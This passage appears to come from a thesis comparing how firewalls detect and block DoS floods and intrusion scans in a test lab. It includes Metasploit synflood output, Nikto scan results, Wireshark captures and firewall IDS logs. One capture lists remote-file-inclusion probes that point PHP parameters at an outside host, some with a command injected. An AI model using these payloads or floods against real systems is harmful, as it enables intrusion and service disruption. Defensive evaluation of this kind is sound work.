In this type of DOS attack, the malicious user generates continuous ICMP packets that are sent towards the target machine and exhaust its resources to deny legit connections to work, hence denying service to legitimate users, discussed in detail in chapter 3. An ICMP flooding attack in our test lab was generated using Kali Linux's Hping3 command.



```
No.   Time       Source       Destination  Protocol Length Info
15701 73.439900  10.10.10.11  10.10.10.10  TCP      60 135 → 46036 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15702 73.440734  10.10.10.11  10.10.10.10  TCP      60 135 → 46037 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15703 73.444744  10.10.10.11  10.10.10.10  TCP      60 135 → 46038 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15704 73.445606  10.10.10.11  10.10.10.10  TCP      60 135 → 46039 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15705 73.449613  10.10.10.11  10.10.10.10  TCP      60 135 → 46040 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15706 73.450458  10.10.10.11  10.10.10.10  TCP      60 135 → 46041 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15707 73.454448  10.10.10.11  10.10.10.10  TCP      60 135 → 46042 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15708 73.455345  10.10.10.11  10.10.10.10  TCP      60 135 → 46043 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15709 73.459326  10.10.10.11  10.10.10.10  TCP      60 135 → 46044 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Figure 4-50 Wireshark capture: ICMP Flooding




```
> Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
> Ethernet II, Src: NexoComm_00:05:00 (00:50:00:00:05:00), Dst: 50:00:00:04:00:00 (50:00:00:04:00:00)
> Internet Protocol Version 4, Src: 10.10.10.11, Dst: 10.10.10.10
> Internet Control Message Protocol
```

```
0000  50 00 00 04 00 00 00 50  00 00 05 00 08 00 45 00   P·····P ······E·
0010  00 54 ab 1f 40 00 40 01  67 61 0a 0a 0a 0b 0a 0a   ·T··@·@· ga······
0020  0a 0a 08 00 44 b0 05 e2  00 3c a5 a7 88 61 00 00   ····D··· ·<···a··
0030  00 00 b2 55 0e 00 00 00  00 00 10 11 12 13 14 15   ···U···· ········
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ········ ·· !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67
```


Figure 4-51 Wireshark capture: ICMP flooding packet details

Post Attack: END flooding attack (capture from inside segment)



```
Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM        0                no        Number of SYNs to send (else unlimited)
   RHOSTS     10.10.10.10      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf5 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 10.10.10.10

[*] SYN flooding 10.10.10.10:80...
^C[-] Stopping running againest current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf5 auxiliary(dos/tcp/synflood) > 
```

Figure 4-52 Concluding SYN-flood attack




```
18 2021-11-11 16:05:29.489702 10.10.10.1          10.10.10.10          ICMP  113 Destination unreachable (Network unreachable)
19 2021-11-11 16:05:29.489715 10.10.10.1          10.10.10.10          ICMP  113 Destination unreachable (Network unreachable)
20 2021-11-11 16:05:30.173657 50:00:00:03:00:00   Spanning-tree-(for-… STP    60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8001
21 2021-11-11 16:05:30.422220 50:00:00:04:00:00   50:00:00:01:00:01    ARP    60 Who has 10.10.10.1? Tell 10.10.10.10
22 2021-11-11 16:05:30.422425 50:00:00:01:00:01   50:00:00:04:00:00    ARP    42 10.10.10.1 is at 50:00:00:01:00:01
23 2021-11-11 16:05:32.248596 50:00:00:03:00:00   Spanning-tree-(for-… STP    60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8001
24 2021-11-11 16:05:33.119499 50:00:00:03:00:00   CDP/VTP/DTP/PAgP/UD… DTP    60 Dynamic Trunk Protocol
25 2021-11-11 16:05:33.123976 50:00:00:03:00:00   CDP/VTP/DTP/PAgP/UD… DTP    90 Dynamic Trunk Protocol
26 2021-11-11 16:05:33.492750 10.10.10.10         208.91.112.53        DNS    85 Standard query 0x70b6 A teredo.ipv6.microsoft.com
27 2021-11-11 16:05:33.492990 10.10.10.1          10.10.10.10          ICMP  113 Destination unreachable (Network unreachable)
28 2021-11-11 16:05:33.493860 10.10.10.10         208.91.112.52        DNS    85 Standard query 0x70b6 A teredo.ipv6.microsoft.com
29 2021-11-11 16:05:33.494064 10.10.10.1          10.10.10.10          ICMP  113 Destination unreachable (Network unreachable)
30 2021-11-11 16:05:34.359479 50:00:00:03:00:00   Spanning-tree-(for-… STP    60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8001
31 2021-11-11 16:05:36.438498 50:00:00:03:00:00   Spanning-tree-(for-… STP    60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8001
32 2021-11-11 16:05:38.532190 50:00:00:03:00:00   Spanning-tree-(for-… STP    60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8001
33 2021-11-11 16:05:38.554793 50:00:00:01:00:01   50:00:00:04:00:00    ARP    42 Who has 10.10.10.10? Tell 10.10.10.1
34 2021-11-11 16:05:38.565389 50:00:00:04:00:00   50:00:00:01:00:01    ARP    60 10.10.10.10 is at 50:00:00:04:00:00
35 2021-11-11 16:05:40.606220 50:00:00:03:00:00   Spanning-tree-(for-… STP    60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8001
36 2021-11-11 16:05:42.693608 50:00:00:03:00:00   Spanning-tree-(for-… STP    60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8001
37 2021-11-11 16:05:44.754937 50:00:00:03:00:00   Spanning-tree-(for-… STP    60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8001
38 2021-11-11 16:05:46.835543 50:00:00:03:00:00   Spanning-tree-(for-… STP    60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8001
39 2021-11-11 16:05:48.815897 50:00:00:03:00:00   CDP/VTP/DTP/PAgP/UD… CDP   428 Device ID: Switch  Port ID: GigabitEthernet0/0
40 2021-11-11 16:05:48.924337 50:00:00:03:00:00   Spanning-tree-(for-… STP    60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8001
41 2021-11-11 16:05:50.991860 50:00:00:03:00:00   Spanning-tree-(for-… STP    60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8001
42 2021-11-11 16:05:53.060579 50:00:00:03:00:00   Spanning-tree-(for-… STP    60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8001
43 2021-11-11 16:05:55.132531 50:00:00:03:00:00   Spanning-tree-(for-… STP    60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8001
44 2021-11-11 16:05:57.210655 50:00:00:03:00:00   Spanning-tree-(for-… STP    60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8001

> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> IEEE 802.3 Ethernet
> Logical-Link Control
> Spanning Tree Protocol
```

Figure 4-53 Post attack capture (no malicious packets)

4.6.2 Intrusion Attack


A network intrusion occurs when there is any unauthorized activity on a digital network, and it is frequently associated with the theft of valuable information resources and jeopardizing network security. In order to protect organizations, security teams need to have a thorough understanding of how network intrusion works and implement solutions to protect the network from intrusion, detection, and response.

In our test lab, Fortinet and Cisco Meraki firewalls were good at managing intrusion attacks. Both firewalls have IDS systems built-in to the native OS and, due to their online nature, both firewalls actively update signatures. Fortinet and Cisco Meraki have IPS that prevents such attacks, i.e., it not only detects the unusual behavior but has methods to stop it as well. While Archdyan doesn't have advanced IDS and IPS, it is OK at managing basic intrusions, but it does not have a mechanism to keep up with advanced attacks or update its signature base.




```
root@kali:~# nikto -h 10.10.10.10 -p 80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.10
+ Target Hostname:    10.10.10.10
+ Target Port:        80
+ Start Time:         2021-11-08 20:46:12 (GMT-5)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/7.5
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ /: Appears to be a default IIS 7 install.
+ 7837 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2021-11-08 20:47:47 (GMT-5) (95 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 4-54 Intrusion attack using Nikto



```
No.   Time       Source        Destination   Protocol Length Info
12001 86.714934  10.10.10.10   10.10.10.11   HTTP     1448 HTTP/1.1 404 Not Found  (text/html)
12002 86.722633  10.10.10.11   10.10.10.10   HTTP      413 GET /phpAdsNew-2.0.7/libraries/lib-remotehost.inc?phpAds_geoPlugin=http://cirt.net/rfiinc.txt?? HTTP/1.1  (application/…
12003 86.723166  10.10.10.10   10.10.10.11   HTTP     1448 HTTP/1.1 404 Not Found  (text/html)
12004 86.730964  10.10.10.11   10.10.10.10   HTTP      386 GET /phpBB2/shoutbox.php?phpbb_root_path=http://cirt.net/rfiinc.txt? HTTP/1.1  (application/x-www-form-urlencoded)
12005 86.731445  10.10.10.10   10.10.10.11   HTTP     1448 HTTP/1.1 404 Not Found  (text/html)
12006 86.739146  10.10.10.11   10.10.10.10   HTTP      380 GET /phpCards.header.php?CardPath=http://cirt.net/rfiinc.txt?? HTTP/1.1  (application/x-www-form-urlencoded)
12007 86.739594  10.10.10.10   10.10.10.11   HTTP     1448 HTTP/1.1 404 Not Found  (text/html)
12008 86.747403  10.10.10.11   10.10.10.10   HTTP      407 GET /phpGedView/help_text_vars.php?cmd=dir&PGV_BASE_DIRECTORY=http://cirt.net/rfiinc.txt? HTTP/1.1  (application/x-www-…
12009 86.747889  10.10.10.10   10.10.10.11   HTTP     1448 HTTP/1.1 404 Not Found  (text/html)
12010 86.757965  10.10.10.11   10.10.10.10   HTTP      373 GET /phpMyChat.php3?=http://cirt.net/rfiinc.txt??cmd=id HTTP/1.1  (application/x-www-form-urlencoded)
12011 86.758464  10.10.10.10   10.10.10.11   HTTP     1448 HTTP/1.1 404 Not Found  (text/html)
12012 86.766099  10.10.10.11   10.10.10.10   HTTP      429 GET /phpMyConferences_8.0.2/common/visiteurs/include/menus.inc.php?lvc_include_dir=http://cirt.net/rfiinc.txt?? HTTP/1.…
12013 86.766900  10.10.10.10   10.10.10.11   HTTP     1448 HTTP/1.1 404 Not Found  (text/html)
12014 86.774411  10.10.10.11   10.10.10.10   HTTP      393 GET /phpQLAdmin-2.2.7/ezmlm.php?_SESSION[path]=http://cirt.net/rfiinc.txt?? HTTP/1.1  (application/x-www-form-urlencode…
12015 86.774885  10.10.10.10   10.10.10.11   HTTP     1448 HTTP/1.1 404 Not Found  (text/html)
12016 86.784106  10.10.10.11   10.10.10.10   HTTP      400 GET /phpSiteBackup-0.1/pcltar.lib.php?g_pcltar_lib_dir=http://cirt.net/rfiinc.txt? HTTP/1.1  (application/x-www-form-ur…
12017 86.784631  10.10.10.10   10.10.10.11   HTTP     1448 HTTP/1.1 404 Not Found  (text/html)
12018 86.792360  10.10.10.11   10.10.10.10   HTTP      384 GET /phpbb/sendmsg.php?phpbb_root_path=http://cirt.net/rfiinc.txt? HTTP/1.1  (application/x-www-form-urlencoded)
12019 86.792912  10.10.10.10   10.10.10.11   HTTP     1448 HTTP/1.1 404 Not Found  (text/html)
12020 86.800628  10.10.10.11   10.10.10.10   HTTP      400 GET /phpcalendar/includes/calendar.php?phpc_root_path=http://cirt.net/rfiinc.txt?? HTTP/1.1  (application/x-www-form-ur…
12021 86.801131  10.10.10.10   10.10.10.11   HTTP     1448 HTTP/1.1 404 Not Found  (text/html)
```

Figure 4-55 Wireshark capture: Intrusion packets




✖ Severity: Medium ✖ Severity: High ✖ Severity: Critical

Name	Severity	Target	OS	
3Com.3CDaemon.FTP.Server.Buffer.Overflow	■■■■□	Server	Windows	TCP, FTP
3Com.Intelligent.Management.Center.Information.Disclosure	■■■□□	Server	Windows	TCP, HTTP
3Com.OfficeConnect.ADSL.Wireless.Firewall.Router.DoS	■■■□□	Server	Linux	TCP, HTTP
3ivx.MPEG4.File.Processing.Buffer.Overflow	■■■■□	Client	Windows	TCP, HTTP
3S.Pocknet.VMS.ActiveX.Control.Buffer.Overflow	■■■□□	Client	Windows	TCP, HTTP
427BB.Cookie.Based.Authentication.Bypass	■■■□□	Server	Other	TCP, HTTP
427BB.Showthread.PHP.ForumID.Parameter.SQL.Injection	■■■□□	Server	Other	TCP, HTTP
A32S.Botnet	■■■■□	Server, Client	All	TCP
AAEH.Botnet	■■■■□	Server	All	UDP, DNS
AARC.Botnet	■■■■□	Server, Client	All	TCP
ABBS.Audio.Media.Player.LST.Buffer.Overflow	■■■■□	Server, Client	Windows	TCP, SMTP
ABNR.Botnet	■■■■□	Server	All	TCP, HTTP
ACal.Calendar.Cookie.Based.Authentication.Bypass	■■■■□	Server	Windows, Linux, BSD, Solaris, MacOS	TCP, HTTP

« ‹ 1 /114 › » [Total: 5656]

Figure 4-56 Firewall logs showing Intrusion (IDS)



#		Date/Time	Severity	Source	Protocol	User	Action	Count	Attack Name
1		11-10 16:08	■■■□□	172.16.10.10	tcp		detected		Apache.Expect.Header.XSS

« ‹ 1 /1 › » [Total: 1]

Log Details

General

Date	11/10/2021
Time	16:08:52
Session ID	5075
Virtual Domain	root

Source

IP	172.16.10.10
Source Port	49860
Country/Region	Reserved
Source Interface	port1

Destination

IP	10.10.10.10
Port	80
Destination Interface	port2
Hostname	10.10.10.10
URL	10.10.10.10

Application


Protocol	tcp
Service	HTTP

Action

Action	detected
Policy	3

Figure 4-57 Firewall logs show details of Intrusion (IDS)

Enabling IPS feature on Firewall:



Edit IPS Sensor — default

[View IPS Signatures]

Name: default

Comments: Prevent critical attacks. 25/255

IPS Signatures

Add Signatures | Delete | Edit IP Exemptions

